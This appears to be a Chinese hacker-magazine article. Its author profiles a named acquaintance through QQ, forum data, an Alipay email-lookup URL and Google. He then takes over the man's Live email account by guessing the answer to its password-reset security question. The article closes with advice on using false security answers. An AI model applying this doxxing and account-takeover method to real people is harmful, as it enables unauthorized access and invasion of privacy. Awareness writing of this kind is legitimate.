


图1




图2




图3

对他的敬佩又加深了一分。感叹之余，我又想：像夜翼老师这种精通社会工程学的高手，在这方面的防范又做得怎么样呢？又想起几天前从小风那里得到消息，说夜翼回老家“种田”去了，暂时不能回来，于是，我便开始了对夜翼的一次社会工程学行动。

第二部分：收集资料洞察秋毫

首先，一次社工行动，收集信息是必不可少的，于是我便开始搜集各个方面的信息。首先就从QQ开始！点开“好友资料”，看到了一些信息，如图1所示。

其中比较重要的有：年龄、国家/地区、州/省和城市。不过年龄显示的是10岁，明显不真实，那么地址也不一定是真的。我又想起了夜翼在NOHACK论坛上注册过会员，于是打开论坛资料，如图2、图3所示。

得到了E-MAIL、QQ、MSN等联系方式和地址：西安，这和QQ资料上的地址：“青海－海西蒙古”完全不一样。这样说来，这两个地址中至少有一个是假的，更有可能两个都是假的。




图4

既然这样，我们就好好利用一下他的两个邮箱吧！首先看看他有没有在支付宝上注册（实名制确实可怕）。输入https://www.alipay.com/trade/i_credit.do?email=hoxxxxxxxx @163.com，发现他果然注册了支付宝业务，从而得到了一个姓名，如图4所示。

但这个支付宝账号是否是用他自己的身份证注册的也不一定，所以让我们接着往下看吧！下面，就来看看他的邮箱账户有没有在其它地方注册过用户吧！




图5




图6

在google中搜索hoxxxxx，得到了6页信息，在其中一个链接里找到了这个用户，如图5所示，并得到了姓名，与支付宝账户中相同，如图6所示，说明是真实的（大家千万不要去轻易尝试啊）。

可是光得到姓名又有什么用呢？名字本来也只是个代号，就是让人家知道的。那么接下来就进入重点：相关信息的利用。

第三部分：巧妙运用一蹴而就

让我们回忆一下利用社工破解邮箱或者论坛密码的方法吧！其中大多数都是用的“找回密码”这个选项，那我们就来尝试一下吧！




图7

按照夜翼的说法，一般的邮箱登录界面都是mail.邮箱后缀。在地址栏输入mail.9.cn，跳转到http://login.live.com/，看来是用的live邮箱，如图7所示。




图8

点击“忘记密码”，出现如图8所示页面。输入邮箱地址和验证码，进入下一步，选择“提供账户信息机密回答”，如图9所示。




图9

看来这是一个问题。输入QQ和论坛上的资料，发现都不对。这时，我想到他母亲的出生地点应该和他小时候的居住地点相近，于是把刚才从google里搜索到的学校的地址输入进去，单击继续，激动人心的画面终于出现了！如图10所示。

进去看看，个人信息和邮件全部都在里面！如图11、图12（不过我可以保证，里面的邮件我一封也没有看……）所示。




图10




图11




图12

问题）时，一定要慎重考虑，不能因为便于记忆就写真实信息，以至于被别人社工利用，应该写“虚假信息”。

比如说密码提示问题是“父母的出生地址”，答案就写“火星”；提示问题是“小学老师的姓名”，答案就写“蝙蝠侠”，那对方就算是社工学得再好，也不会轻易破解（用木马/键盘记录器那就另当别论了）。照这样看来，社工容易，反社工就不容易了！这也难怪夜翼这种高手的邮箱会被我等小菜轻易破解。

这样一来，在没有运用任何破解工具的情况下，我顺利拿到了夜翼老师的邮箱，并且原封不动的退了出来。看来，不仅是夜翼文中所说的126邮箱存在较大的安全问题，连微软公司出品的LIVE邮箱也并不安全（不过值得一提的是，如果LIVE邮箱在“找回密码”这个状态下停留时间过长，系统就会自动退出，我在实验的时候就被强行退出了3次，真郁闷）。QQ和论坛亦是如此，我们不求结果，只看方法，因此就不往下继续了。

第四部分：反思，总结，延伸

说到这里，我又有一点担心，从以上的利用方法来说，那么设置密码提示问题到底是一种找回密码的绝佳途径，还是一种被不法分子利用的“后门”呢（像我这样只是为了交流测试的人绝对是极少数）？所以我奉劝大家，以后在写密码提示问题（机密问题）时，一定要慎重考虑……

第五部分：结尾

文章到这里就写完了，不过我心里还是觉得挺对不起夜翼的，把他当作文章主人公了……尽管我们也认识，但他看了这篇文章估计也会生气的。所以我再次强调，本文只做技术讨论用，大家千万不要模仿，也不要轻易拿人家的邮箱、QQ做实验，要做的应该是去加固自己的邮箱。如果你有什么问题或者是有事赐教，请到NOHACK论坛找我，我的ID：OWENHU。

编辑点评：

如果读者当中有看过夜翼的文章的话，再看起这篇文章来，是不是觉得有点别样的味道？貌似攻击远比防范简单得多呀！看中作者这篇文章的另一个原因是第四部分的总结，说的比较幽默也比较实用，大家自己琢磨琢磨！

对“批处理注入和防范”一文的补充

■ skysword

从本文你可以学到：

